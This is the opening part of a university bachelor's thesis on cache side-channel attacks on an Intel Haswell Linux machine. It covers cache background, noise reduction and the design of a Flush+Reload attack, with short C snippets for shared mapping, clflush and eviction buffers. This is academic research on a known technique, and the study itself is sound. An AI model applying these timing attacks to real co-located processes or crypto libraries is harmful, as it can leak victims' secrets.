DTU Compute
Department of Applied Mathematics and Computer Science

Investigation of side-channel security vulnerabilities in computer systems

A Study of Cache Side-Channel Attacks

Bachelor's Thesis

Investigation of side-channel security vulnerabilities in computer systems
A Study of Cache Side-Channel Attacks
Bachelor's Thesis
June, 2026

Authors
Patrick Røbel (s194870)
Søren Peter Loff Christensen (s235483)

Published by: DTU, Department of Applied Mathematics and Computer Science, Technical University of Denmark, 2800 Kgs. Lyngby, Denmark
www.compute.dtu.dk

Cover photo: DTU stock photo (template asset)

Approval

This thesis has been prepared at the Technical University of Denmark (DTU) in partial fulfilment of the requirements for the degree of Bachelor of Science in Engineering (BSc Eng).

Supervisor: Matthias Bo Stuart
Associate Professor
Institute of Maths and Computer Science

This project investigates known side-channel security vulnerabilities, for example through caches or features in the processor architecture. Vulnerabilities that are described in the scientific literature or publicly available material are studied for the purpose of understanding the principles of the vulnerabilities and how to exploit them. At least one exploit is implemented and demonstrated in either a simulated or a real computer system with a mock target application.

Patrick Røbel - s194870

Søren Peter Loff Christensen - s235483

.....

Signature

.....

Signature

.....

Date

.....

Date

Abstract

This project investigates practical cache side-channel attacks performed on a Linux PC with Intel Haswell processor (i5-4210M). The work focuses on how timing differences between cache hits and cache misses can be measured and analyzed from the memory access patterns of one process leaking to another.

Three attacks are implemented and evaluated: Flush+Reload on a controlled shared memory file, Prime+Probe on a controlled cache set target, and Flush+Reload against OpenSSL as a shared-library target. Flush+Reload reached above 95% accuracy when each decision was based on 5 measurement rounds and a 42-cycle timing threshold. Prime+Probe reached above 90% accuracy when each decision was based on 20 measurement rounds, but required more careful tuning because its useful threshold range was narrower and the overall attack signal was weaker. The OpenSSL experiment showed that Flush+Reload could detect SHA256 activity in a shared-library and distinguish different usages of MD5, SHA1, SHA256, and SHA512, although the client-side attack was limited by timing alignment between the attacker and victim.

The results show that small hardware leaks in the form of cache timing differences can reveal victim behavior, even when no cryptographic algorithm is broken directly. Furthermore, the results confirm that the reliability of side-channel cache attacks depends heavily on hardware features such as prefetching and cache replacement behavior.

Contents

1 Introduction

Side-channel attacks are a way of getting information from a system without attacking the actual encryption or security algorithm directly. Instead of ”breaking in” in the usual way, the attacker looks at different things that the system gives away while running. This could be about what memory is being used or what happens in the CPU cache. Even though the attacker does not directly read the secret data, these small leaks can still reveal important information. In many cases the attacker may only learn small pieces of information at a time, but repeated leakage can still be useful.

In this project, the focus is on cache-based side-channel attacks. More specifically, how shared hardware resources in the computer can unintentionally leak information between different processes.

The overall goal is not only to understand and describe cache attacks in theory, but also to investigate how they can be implemented on a real machine under controlled conditions.

1.1 Motivation

Modern computers are built to be fast, and the cache is an important part of that. The cache stores recently used data close to the CPU, so the processor does not have to wait as long when it needs the same data again. This is good for performance, but it can also create an unintended security problem as a side effect. When data is found in the cache, access is faster. When it is not, access takes longer. These small timing differences can sometimes be measured by another process.

This means that one program may be able to learn something about what another program has been doing, simply by observing how the shared hardware behaves. That is what makes cache side-channel attacks interesting. They take advantage of small effects caused by normal hardware behavior.

1.2 Scope and Approach

The project focuses on two cache attack techniques: Flush+Reload and Prime+Probe. The goal is not to demonstrate a complete cryptographic key recovery or a real-world compromised database, but to understand how each attack can function on a real machine and which conditions determine the reliability and success of the attack.

All experiments are conducted on a single dedicated Linux test machine where attacker and victim processes run on the same hardware. The machine configuration is known in advance, background activity is minimized, and processes are pinned to specific CPU cores to reduce and control noise. These conditions are more favorable than a realistic deployment, but they allow the core attack behavior to be studied consistently.

Cache timing behavior is first characterized on the mock test setup to establish the ”hit” and ”miss” distributions that the attacks depend on. These concepts are explained further in chapter 2.

A Flush+Reload attack is then implemented and evaluated, as it in theory should produce the clearest signal, therefore being a useful baseline for understanding the measurement methodology which cache attacks rely heavily on. Prime+Probe is implemented next, as it removes the shared-memory requirement, which is a well known limitation to Flush+Reload attacks.

Finally, the Flush+Reload method is used to attempt hacking a real OpenSSL shared library configuration, which shows direct attack applications on a deeper level than the test mock target application.

The project does not cover side-channel attacks outside the cache timing domain.

1.3 Thesis Structure

Chapter 2 presents the background needed for the project, including side-channel fundamentals, cache architecture, practical cache behavior, and threat models.

Chapter 3 describes the hardware platform, timing measurement method, and the steps taken to reduce noise and improve measurement stability.

Chapter 4 presents the design and implementation of the Flush+Reload attack.

Chapter 5 presents the results of the Flush+Reload experiments.

Chapter 6 presents the design and implementation of the Prime+Probe attack.

Chapter 7 presents the results of the Prime+Probe experiments.

Chapter 8 presents the application of Flush+Reload to the OpenSSL shared library in a realistic client-server setting.

Chapter 9 interprets the results across both attack techniques and discusses the scope and limitations of the work.

Chapter 10 summarizes and concludes the findings.

2 Background

This chapter gives the background needed to understand the cache attacks studied in this project. It first explains what a side-channel attack is, then introduces the cache ideas that are important for the rest of the report. Finally, it presents the threat model and briefly places the project in relation to earlier work.

2.1 Side-channel fundamentals

A side-channel attack does not break the mathematical design of an algorithm directly. Instead, it uses information that leaks while the system is running. This can include timing, power consumption, electromagnetic radiation, sound, thermal patterns, memory access patterns, or shared hardware behavior as explained in this article from Utimaco [1].

In this project, the focus is on cache-based side-channel attacks. These attacks rely on the fact that memory access is faster when data is already in cache and slower when it has to be fetched from a lower cache level or from main memory. If an attacker can measure that timing difference, the attacker can learn something about what another process has accessed.

This kind of leakage is important because the victim program may still be functionally correct and the cryptography itself may still be strong. The weakness is not necessarily in the algorithm, but in the way the system behaves while the algorithm is being used. This is also one of the main points emphasized in the Utimaco article, which argues that strong cryptography alone is not always enough if the implementation leaks information through side channels.

2.2 Cache fundamentals

2.2.1 Why caches matter

Processors use caches to make programs run faster. Data that was used recently can be kept closer to the CPU, so it can be accessed again faster than the first time. That is useful for performance, but it also creates timing differences between data that is already in cache and data that is not.

For example, if a victim process accesses a memory location, that location may be brought into cache. If an attacker later measures the time needed to access that same location, the attacker may notice that it is now faster to read, than if the victim did not bring it back into cache. That timing difference can reveal something about the victim's behavior.

2.2.2 Basic cache structure

Figure 2.1 shows a simplified view of how cache data is organized.




Figure 2.1: Basic cache structure

The figure contains four important ideas:

- **Data:** This is the memory block the CPU wants to access.
- **Set:** A cache is divided into sets. Each memory address maps to one specific set.
- **Way:** Each set has several possible places where data can be stored. These places are called ways.
- **Tag:** The tag is what lets the hardware recognize which memory block is currently stored in a given way.

When the CPU accesses memory, the address first points to a set. The hardware then checks the tags in that set to see whether the requested data is already there. If it is, the result is a **cache hit**. If it is not, the result is a **cache miss**, and the data has to be fetched

from a lower cache level or from main memory.

This matters for attacks because a cache hit is faster than a cache miss. That time difference is the signal the attacker tries to observe.

2.2.3 Cache levels

Processors usually have several cache levels, such as L1, L2, and L3. L1 is the smallest and fastest, while L3 is larger and slower. Main memory is slower than all of them.

In this project, these timing differences are important because the attacker tries to tell the difference between cached and non-cached accesses in a reliable way, in order to guess what the victim has accessed.

2.3 Practical cache behavior

Before looking at specific attacks such as Flush+Reload and Prime+Probe, it is useful to mention a few practical issues that make cache experiments harder than they may seem at first. The basic attack idea can be correct while the experiment still fails due to unexpected behaviors. The MIT cache lab points out that it is easy to fail in practice if the target data is not actually evicted from the cache as expected [2]. The following details are especially important to be aware of.

2.3.1 Cache line size is larger than an integer

One important detail is that the cache works with cache lines, not with single integers or single bytes. This means that two different variables can still end up inside the same cache line. If that happens, accessing one of them may still count as a hit for the other, and no eviction will be observed.

This is important to check because an implementation may look correct in code while still reusing the same cache line in memory. The MIT Labs presents a practical way to test this is to make sure the chosen addresses are separated by at least one full cache line, and then compare timings with and without that spacing.

2.3.2 Modern replacement policies are not simple

In theory, cache replacement is often explained using simple policies such as least recently used. In practice, modern processors use more complicated replacement behavior, and the exact policy is often not fully known. Because of this, accessing a set of addresses once is not always enough to force the target line out of cache. This is something one has to be aware of when planning or coding a cache attack, which is where the ”Prime Times” variable comes into play, which will be explained further in section 6.

2.3.3 Virtual addresses are not the same as physical addresses

Programs use virtual addresses, but the CPU cache is indexed by physical addresses. These are not the same thing. A buffer that looks evenly spaced in virtual memory may map to physical memory in a completely different order. The translation is handled by the Memory Management Unit (MMU), which uses a page table to convert virtual addresses

to physical ones. This is accelerated by the Translation Lookaside Buffer (TLB), a small hardware cache for recent translations [3]. A TLB hit costs under 1 cycle; a miss requires a full page table walk and costs 10-100 cycles. For cache attacks, this matters because an attacker working only with virtual addresses cannot reliably predict which physical cache sets a buffer maps to. A buffer exactly the size of the cache may therefore not cover all relevant sets. A common fix is to allocate a buffer 1.5 to 4 times the cache size [2]. Using huge pages (2 MiB instead of the default 4 KiB) makes the physical mapping more predictable, which is why the Prime+Probe implementation in this project uses them.

2.3.4 Cache set thrashing

Cache thrashing happens when competing accesses to the same cache sets cause lines to be continuously evicted before they can be reused. The cache is full, but the contents change so fast that every access is effectively a miss. The MIT Labs practical coding guide points out that probe order is one place where this can become a problem: if the attacker probes in a simple sequential order, the hardware prefetcher may load upcoming lines early and displace the ones still being timed [2]. This is why probe order matters in Prime+Probe and is discussed further in Chapter 6.

2.4 Threat models

The attacker is assumed to run code on the same physical core as the victim for this project.

The main assumptions in this project are:

- The attacker and victim run on the same physical core, but different logical cores.
- The attacker can perform timing measurements.
- The cache hierarchy is shared between victim and attacker.
- The system configuration is known by the attacker in order to do controlled experiments.

For the implemented Flush+Reload attack, there is an additional assumption that attacker and victim can access a shared memory buffer. This makes it possible for both processes to interact with the same cache lines directly.

The broader point is that side-channel attacks do not necessarily reveal a full secret immediately. As described in the Utimaco article, even partial leakage can still be dangerous because it may reduce the effort needed for further attacks such as brute force or key recovery [1].

2.5 Summary

Side-channel attacks use indirect leakage rather than direct weaknesses in the algorithm itself. In cache attacks, the main signal is the timing difference between cache hits and cache misses. To understand these attacks, it is necessary to understand how cache data

is organized, how cache behavior works in practice, and how hardware features such as prefetching can affect the results.

This background forms the basis for the later chapters, where the experimental setup and the cache attack implementations are described in detail.

3 Experimental Setup

This chapter describes the hardware platform and the experimental conditions used in this project.

3.1 Target Platform

The Linux test machine used in this project is based on an Intel Core i5-4210M processor from the Haswell generation. The processor runs at 2.60 GHz and the machine was used in a command-line environment with as little background activity as possible.

The machine was chosen because it produces a simple and controlled environment for timing experiments. A dedicated test system with CPU pinning reduces interference from unrelated software and makes it easier to reproduce measurements across many repeated runs.

Component	Specification
CPU	Intel Core i5-4210M (Haswell), 2.60 GHz
Physical cores	2
Logical CPUs	4
CPU max frequency	3.20 GHz
L1 instruction cache	32 KiB per core
L1 data cache	32 KiB per core
L2 cache	256 KiB per core
L3 cache	3 MiB shared
Main memory	7.6 GiB
Operating system	Debian GNU/Linux 13 (Trixie)
Page size	4096 bytes
Huge page size	2 MiB
ASLR	Enabled
CPU isolation	`isolcpus=2,3 nohz_full=2,3 rcu_nocbs=2,3`
CPU governor	`schedutil`

Table 3.1: Hardware and system configuration used for the experiments.

3.2 Cache Sharing and CPU Topology

The test machine's cache hierarchy is shown in Figure 3.1. Logical CPUs 0 and 1 belong to one physical core, while logical CPUs 2 and 3 belong to the other.




Figure 3.1: Cache architecture

The cache structure and CPU topology were carefully identified before starting any experiments. Each physical core has private L1 and L2 caches, while the L3 cache is shared between both.

This means that activity on CPUs 0 and 1 does not directly affect the private L1 and L2 caches used by processes on CPUs 2 and 3. However, all CPUs still share the L3 cache, so activity on CPUs 0 and 1 can introduce noise at that level.

This topology was important for the experiment design. By knowing which logical CPUs share physical cores and which cache levels are private or shared, the attacker and victim processes could be placed in a way depending on what kind of cache interaction was being tested.

3.3 Core Isolation and Process Placement

To improve repeatability, the machine was configured with `isolcpus=2,3`, which prevents the Linux scheduler from placing ordinary tasks on CPUs 2 and 3 unless they are explicitly pinned there.

The effect of this configuration was verified using a CPU-intensive test program monitored with `htop`, a per-process viewer for Linux which makes it possible to monitor CPU usage. When multiple instances were started without explicit pinning, the load was scheduled on CPUs 0 and 1, while CPUs 2 and 3 remained unaffected, as expected from the isolation settings. One instance was then pinned to each isolated CPU to confirm that processes

did not migrate or spill over. Across repeated observations, each process remained on its assigned CPU.

The attacker and victim processes were therefore placed with `taskset` on the intended CPUs during the experiments. This reduced scheduler-induced noise and gave better control over cache sharing during the measurements.

3.4 Timing Measurement Method

Before being able to distinguish cache hits from cache misses, the timing behavior of the cache hierarchy had to be characterized.

In general, an access to data in L1 cache should be faster than an access to L2, an access to L2 should be faster than an access to L3, and an access to L3 should be faster than an access to DRAM. The expected behavior is therefore that access latency increases as the requested data is found farther away from the CPU core.

The measurements were based on the `rdtscp` instruction. This is an x86 assembly-level instruction that reads the processor's hardware timestamp counter, returning a cycle count that reflects how much time has passed. By reading this counter before and after a memory access, the access latency in CPU cycles can be estimated. The basic idea is simple: cached data can be accessed faster than data that has been evicted to a higher cache level or to main memory.

In practice however, timing measurements are noisy. A single measurement is often not enough to classify an access reliably. Repeated measurements are therefore needed, analyzing the timing distributions rather than relying on small single samples.

This calibration step was important because the later attacks depend on a specific cache access time threshold to determine fast and slow accesses. Without an initial understanding of the timing behavior of the platform, it would not have been possible to classify accesses in a reliable way.

The MIT cache attack lab repository was a helpful resource for creating the timing diagram [4]. It contained a utility C file with an assembly `clflush` function, print helpers, and a small skeleton for measuring cache-level latencies. It also included Python scripts for running the C program repeatedly, storing the output as JSON files, and plotting the resulting measurements. The resulting output is shown in Figure 3.2.




Figure 3.2: Measured timing distributions for different cache levels on the test platform.

As seen in Figure 3.2, some timing regions are relatively easy to identify. L1 and L2 accesses are largely in the 24 to 30 cycle range, L3 accesses are mainly in the 40 to 55 cycle range, and DRAM accesses are usually above 170 cycles. The access time is measured in CPU cycles, while the height of each distribution shows the number of samples observed at that access time.

These measurements were not used as exact hardware boundaries. Instead, they were used as practical guidance for selecting thresholds in the later attack experiments.

3.5 Noise Reduction

Since cache timing differences are small, reducing measurement noise is an important part of the setup. Understanding how to optimize for each of these can be the difference between a successful and unsuccessful attack.

3.5.1 Main sources of noise

Output during measurement. Printing timing values during the measurement phase introduced large variability because `printf` performs formatting, accesses library data structures, and may trigger system calls, all of which disturb the cache. The solution is to divide the process into two phases: timing values are first collected and stored in memory, and only afterwards printed or processed. This separation made measurements significantly more stable.

Operating system activity. Background OS tasks can evict cache lines at unpredictable moments and introduce spurious timing spikes. This effect was reduced by isolating the attacker and victim processes to dedicated CPU cores using `isolcpus` (see Section 3.3), minimising the scheduler's interference during measurement runs.

Measurement overhead. The `rdtscp` instruction itself takes time, and any extra work

inside the timing loop can inflate measurements or leave cache traces that affect the next read. For this reason, any timing-critical part of the code was kept as simple and isolated as possible, with the goal of letting cache activity dominate the result rather than software overhead.

3.5.2 Prefetching as a Measurement Noise Source

Hardware prefetching can disturb cache timing measurements by loading cache lines before they are explicitly accessed by the program. During timing experiments, regular and predictable memory access patterns were avoided when possible, because accessing neighbouring addresses in a fixed sequential order can easily trigger the prefetcher. The issue is not the use of a loop itself, but the sequential order of the memory addresses accessed inside it. This is especially relevant when many candidate cache lines are measured repeatedly.

The concrete access patterns used to reduce prefetcher effects are described in the Flush+Reload and Prime+Probe implementation chapters.

3.6 Eviction Buffers for Timing Characterization

During the initial timing characterization, eviction buffers were used to push data out of the cache hierarchy. An eviction buffer is a large array that is accessed such that the cache replaces existing entries with new ones, effectively removing target data from the cache.

To evict data reliably from the higher cache levels, the allocated buffers were chosen to be significantly larger than the corresponding cache sizes as discussed in Section 2.3.

This made it possible to observe different timing regions in the measurements and later choose suitable thresholds for classifying accesses.

3.7 Summary

The experimental setup was designed to make cache timing measurements as steady as possible. This required a controlled Linux environment, knowledge of the CPU topology, explicit CPU pinning, repeated timing measurements, and careful handling of practical noise sources such as output operations and hardware prefetching awareness.

These choices form the basis for the Flush+Reload implementation described in the next chapter.

4 Flush+Reload Attack

Flush+Reload is a cache side-channel attack that identifies which specific cache line a victim process has accessed. Unlike most earlier microarchitectural attacks, it targets individual cache lines rather than entire cache sets. This results in high precision which has potential to avoid false positive hits completely. Yarom and Falkner describe how these properties can make this attack ”more powerful, and hence more dangerous, than prior micro-architectural side-channel attacks” [5].

This chapter describes the design and implementation of Flush+Reload attack.

The full source code is included in Appendix D.

4.1 Attack Principle

Flush+Reload is a cache side-channel attack based on shared memory. The attacker and the victim both access the same physical memory, but at different times. The attacker uses this to observe whether the victim has accessed specific cache lines.

A standard Flush+Reload attack consists of three steps:

1. **Flush:** The attacker removes selected cache lines from the cache.
2. **Wait:** The attacker waits for the victim to execute and potentially access one of those lines.
3. **Reload:** The attacker reloads the same lines and measures the access time for each one.

If a reload is fast, the victim accessed that cache line after the flush. If it is slow, the victim did not. By repeating this process many times, the attacker can identify which memory location the victim uses most often.

4.2 Shared Memory Setup

To make sure the attacker and victim observe the same cache lines, the implementation uses a file-backed shared mapping created with `mmap`. A shared file is mapped into both processes, so although the attacker and victim run separately, they still refer to the same underlying physical pages.

The mapping is opened read-only:

```
1 fd = open(filename, O_RDONLY);
2 buf = mmap(0, size, PROT_READ, MAP_SHARED, fd, 0);
```

Listing 4.1: Read-only shared mapping in util.c

`MAP_SHARED` ensures the mapping points to the actual shared physical pages rather than a private copy. `PROT_READ` limits access to reads only.

Shared Memory and Copy-on-Write

An important concern with any shared-memory setup is *copy-on-write* (COW) [6]. When two processes share a memory page and one of them attempts to modify it, the operating system creates a private copy of that page for the writing process. After the copy is made, the two processes no longer share the same physical memory, and the Flush+Reload attack breaks down, since the attacker and victim are no longer observing the same cache lines.

A simple analogy: imagine a physical book in a shared library. Both attacker and victim read from the same copy. If the victim writes in their own copy of the book, then they no longer share an exact copy.

This is why Flush+Reload works best when both processes are reading from the same data without writing to it. A common example is when both the attacker and victim use the same shared library that the operating system has loaded into both processes. The `PROT_READ` flag prevents this entirely. Since the victim has no write permission on the mapping, any write attempt results in an immediate segmentation fault and no private copy is ever created. The shared physical mapping is always preserved.

4.3 Victim Behavior

The victim allocates the shared buffer and selects a secret index called `flag`. By default this value is chosen at random from the range $[0, \texttt{FLAG\_RANGE} - 1]$. For experiments, the flag was preset to a fixed value so results could be verified precisely. The victim then enters an infinite loop, repeatedly accessing the memory at that index:

```
while (1) {
    val = buf[flag * ALIGN];
}
```

Listing 4.2: Victim repeatedly accesses one shared location

The goal of the attacker is to determine which index the victim is using, without being told the value of `flag` directly.

The spacing between candidate locations matters. A cache line on the test platform is 64 bytes. With `ALIGN = 128`, each candidate location is two cache lines apart, guaranteeing that no two monitored positions share a cache line. If two positions shared a cache line, accessing either one would cause both to appear as cache hits, making it impossible to identify which location the victim actually used.

In a real-world scenario, the same structure appears when a victim process repeatedly calls a function or accesses a lookup table during normal operation, such as in encryption routines.

4.4 Attacker Behavior

The attacker monitors a set of candidate locations in the shared buffer. Each candidate corresponds to one possible value of `flag`. The parameter `FLAG_RANGE` sets the size of this candidate range. It is the number of secret values being tracked, not the number of L3 cache sets. With `ALIGN = 128`, the default is `FLAG_RANGE = 1024`, covering flag values in $[0, 1023]$.

In each attack round, the attacker performs the following steps:

1. Flush all monitored cache lines from the shared buffer.
2. Wait briefly while the victim continues executing.
3. Reload the monitored locations one by one, measuring the access time for each.
4. Record which accesses fall below the cache-hit threshold.

A single round is usually not enough to identify the victim's behavior reliably, because timing measurements contain noise. The attack is therefore repeated many times. Over many rounds, the location accessed by the victim stands out because it accumulates far more hits than any other candidate.

Hit counts are stored in a large sparse array. Each counter occupies a position that is `STRIDE = SETS` $\times$ `LINE_SIZE = 512` $\times$ `64` $\approx$ `32,000` bytes from the next. This spacing guarantees that no two counters share a cache line. Reading or writing one counter cannot pull a neighboring counter into the cache during the measurement loop. Most of the array is unused while only the positions at multiples of `STRIDE` hold actual data.




Figure 4.1: Array structure for the hits counter array in Flush+Reload and miss counter array in Prime+Probe (Chapter 6).

4.5 Flushing Methods

The first step of each round is to remove the monitored cache lines from the cache. Two flushing methods were implemented: one using the `clflush` instruction, and one using an eviction buffer. Both ensure the target lines are absent from cache before the victim executes, but they differ in how they work and when each is appropriate.

4.5.1 Flushing with `clflush`

The `clflush` instruction is an x86 assembly instruction that directly invalidates the cache line at a given memory address across all cache levels (L1, L2, and L3). It is a cache management operation that does not read or write the data content of the cache line. This means it is not blocked by `PROT_READ`: the shared mapping stays intact and no copy-on-write is triggered [7].

The wrapper function is a single line of inline assembly:

```
1 void clflush(ADDR_PTR addr)
2 {
3     asm volatile("clflush (%0)" ::"r"(addr));
4 }
```

Listing 4.3: Inline assembly wrapper for `clflush` in util.c

The address is passed in a general-purpose register (`"r"`), and `(%0)` tells the processor to treat it as a memory operand pointing to the cache line to flush. The `volatile` qualifier

prevents the compiler from removing or reordering the statement. Without it, the compiler could optimise it away or move it past the reload, breaking the timing.

The attacker iterates through all candidate slots and flushes each one:

```
for (size_t i = 0; i < FLAG_RANGE; i++) {
    clflush((uint64_t)buf + i * ALIGN);
}
```

Listing 4.4: Flushing monitored cache lines with `clflush`

After flushing, it is known with certainty that those cache lines are absent from all cache levels.

4.5.2 Eviction Flush

The eviction flush does not use any special instruction. Instead, it accesses a large buffer in a mixed order, forcing the cache to replace its existing contents with data from the eviction buffer. If the buffer is large enough (at least the size of the L3 cache), all previously cached data, including the monitored locations, will eventually be displaced.

```
for (int primes = 0; primes < prime_times; primes++) {
    for (size_t i = 0; i < buff_size; i += LINE_SIZE) {
        mix = (i * 167 + 13) % buff_size;
        tmp = eviction_buffer[mix];
    }
}
```

Listing 4.5: Eviction flush implementation

